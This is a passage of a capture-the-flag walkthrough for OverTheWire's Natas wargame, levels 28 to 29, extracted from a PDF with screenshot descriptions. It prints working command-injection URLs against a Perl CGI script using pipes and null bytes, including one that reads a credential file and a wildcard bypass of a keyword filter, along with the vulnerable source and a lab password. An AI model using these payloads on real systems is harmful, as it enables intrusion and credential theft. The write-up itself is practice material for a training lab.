
```
1b e8 25 11 a7 ba 5b fd 57 8c 0e ef 46 6d b5  
9c dc 84 72 8f dc f8 9d 93 75 1d 10 a7 c7 5c  
8c f2 2d 94 c3 37 a9 38 b3 91 10 79 3f 6c d8  
c4 9b 1b fb be 86 28 93 98 e9 a7 67 83 7f 50  
50 c3 e9 ac 67 b9 5f 6b eb b0 cf 01 45 90 31  
4f d0 6d f1 c9 92 05 d1 81 62 eb 46 90 4e dd  
c6 42 8b b8 1d 50 ac 3b 87 1c 1c 44 83 86 b4  
5c d3 6d 9e 8f 72 f4 65 51 49 bb ba 21 23 d8  
9d 95 41 7e a2 7f 3a 7b 73 8a 5f fb 4a 45 00  
24 67 75 17 5a e5 96 bb d6 f3 4d f3 39 c6 9e  
dc e1 1f 66 50 bb ce d6 27 02
```

The resulting query is:


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**G%2BglEae6W%2F1XjA7vRm21nNyEco%2Fc%2BJ2TdR0Qp8dcjPItlMM3qTizkRB5P2
zYxJsb%2B76GKJOY6adng39QUMPprGe5X2vrsM8BRZAxT9Bt8cmSBdGBYu**

So, replacing the query in link with this: and we successfully got the password for natas29



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
Natas Level 29 → Level 30

Username: natas30

URL: <http://natas30.natas.labs.overthewire.org>

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
On selecting dropdown menu we have so many options and they are showing so many different kind of data but once thing I observed that the link changes for each selection in dropdown menu.



Its having perl so we do it using pipes:

natas29.natas.labs.overthewire.org/index.pl?file= | ls%00


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Go to directory containing pass:

http://natas29.natas.labs.overthewire.org/index.pl?file=%20%20cat%20/etc/natas_webpas
s/natas30%00

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To check what happens we go to index.pl:

<http://natas29.natas.labs.overthewire.org/index.pl?file=%20%20cat%20index.pl%00>

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The screenshot shows a Kali Linux desktop environment within a VMware Workstation window. The browser window displays a challenge page for Natas29. The URL in the address bar is `natas29.natas.labs.overthewire.org/index.pl?file`. The page content includes a message from the We Hall team and a form field containing the value `s3lEcT suMp1n!`. Below the form, there is a command-line interface (CLI) window showing Perl code. A red box highlights the portion of the code where the file parameter is being processed. The code includes logic to check if the file parameter is set to 'natas' and to open a file named 'f.txt'. The CLI window also shows the command `> print <c4n Y0 h4z s4uc3?`. At the bottom of the screen, a status bar indicates: "To direct input to this VM, move the mouse pointer inside or press Ctrl+G."

```
#!/usr/bin/perl use CGI qw(:standard); print <

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END # # morla /10111 # '$_=qw/ljttft3dvu{/,$./print chr ord($&)-1/e' # # credits for the previous level go to whoever #
created insomnihack2016/fridginator, where i stole the idea from. # that was a fun challenge, Thanks! # print < y0
rEm3mB3rz p3Rl rit3?
\\V4Nn4 g0 olD5kewL? R3aD Up!

select $main::in;
END if(param('file')){ $f=param('file'); if($f=~~/natas/){ print "meeeeep!
"; } else{ open(FD, "$f.txt"); print "
";
    while (){
        print CGI::escapeHTML($_);
    }
    print "
";
} } print <c4n Y0 h4z s4uc3?

END
```

So I replace the n in previous link with ?:

http://natas29.natas.labs.overthewire.org/index.pl?file=%20%20cat%20/etc/?atas_webpas

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s/?atas30%00 and successfully got the password:

The screenshot shows a Kali Linux desktop environment within a VMware Workstation window. The browser window displays the Natas29 challenge page from overthewire.org. The challenge text is as follows:

```
H3y K1dZ,  
y0 rEm3mB3rz p3Rl rit3?  
Vv4Nn4 g0 oID5kewL? R3aD Up!  
s3lEcT suMp1n!
```

The input field contains the value `s3lEcT suMp1n!`. To the right of the input field is a "SUBMIT TOKEN" button. Below the input field, the text `c4n Y0 h4z s4uc3?` is displayed. A red box highlights the token value `WQhx1BvcnP9irs2MP9tRnLsNaDI76YrH` in the input field.

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